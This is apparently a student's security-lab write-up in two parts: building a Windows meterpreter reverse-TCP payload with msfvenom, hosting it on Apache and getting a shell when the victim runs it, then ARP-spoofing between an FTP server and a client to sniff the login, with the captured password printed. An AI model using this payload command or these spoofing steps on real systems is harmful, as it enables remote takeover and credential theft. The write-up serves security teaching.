Solutions for the assignment-2

Solution: 1: Attacking a machine using a payload & fetch details.


attacker ip is 192.168.241.130. The payload is --platform windows-a x86/shikata_ga_nai -b "\x00". File is stored in the web directory of apache -/var/www/html/test/ --named as test.exe.

A. Payload Creation for windows

```
root@kaln:/var/www/html/test# mstvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.241.130 -t exe > /var/www/html/test/test.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali:/var/www/html/test# ls
test.exe
```

B. <u>Setting LHOST and transferring payload using a webserver</u>

the exploit is multi/handler where the payload is windows/meterpreter/reverse_tcp with LHOST-192.168.241.130



file is fetched on victim system by a web server for downloading.



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C.Victim machine is exploited & got a meterpreter shell


after successful downloading & execution of that payload "test.exe" by the victim, I got a meterpreter session where I got the details of victim machine.



Solution -2: arpspoofing and MITM attack in FTP server.


A:Creation of a FTP-Server

here the FTP-server ip is-192.168.205.135, & the client who will use this FTP service is having ip-192.168.205.138. So 1st the FTP server is created in win-srv-2016.




B:Accessing the FTP-Server from windows command prompt

here the client can access the FTP server using windows cmd by the credentials using provided by the FTP server with UID- test , & PASS--****.




C: Starting the MITM attack through arpspoofing between the ftp-server & the client


initiating the attack by setting the parameter for echo 1 > /proc/sys/net/ipvp4/ip_forward & sysctl –w net.ipv4.ip_forward=1. And then successfull arpspoofing is done between the ftp-server(192.168.205.135) & client (192.168.205.138).




#initiating wireshark & dsniff for sniffing the connection in hacker machine. Since dsniff package may be not compatible with the libnids package. I still trying other version of dsniff. So inspite of dsniff I use the Ettercap for sniffing.



#now when the client uses it credentials for logging back into the ftp-server, it's packet is sniffed using wireshark even if the client logged off from the ftp-server, the user-id & pass is captured in wireshark & dsniff. But the debian file of dsniff is not compatible with the libnids package in my machine. So I uses the ettercap to sniff in the network and I got the user id & pass.



here we can see the credentials ... USER--test



here we can see the client password- PASS—Qpalzmg1@

#dsniff is still not showing any sniffed credentials because may be the debian file which I am using is not compatible with the supporting libnids package. So I use Ettercap for sniffing.



Ettercap- report of sniffed uid and pass of the client.

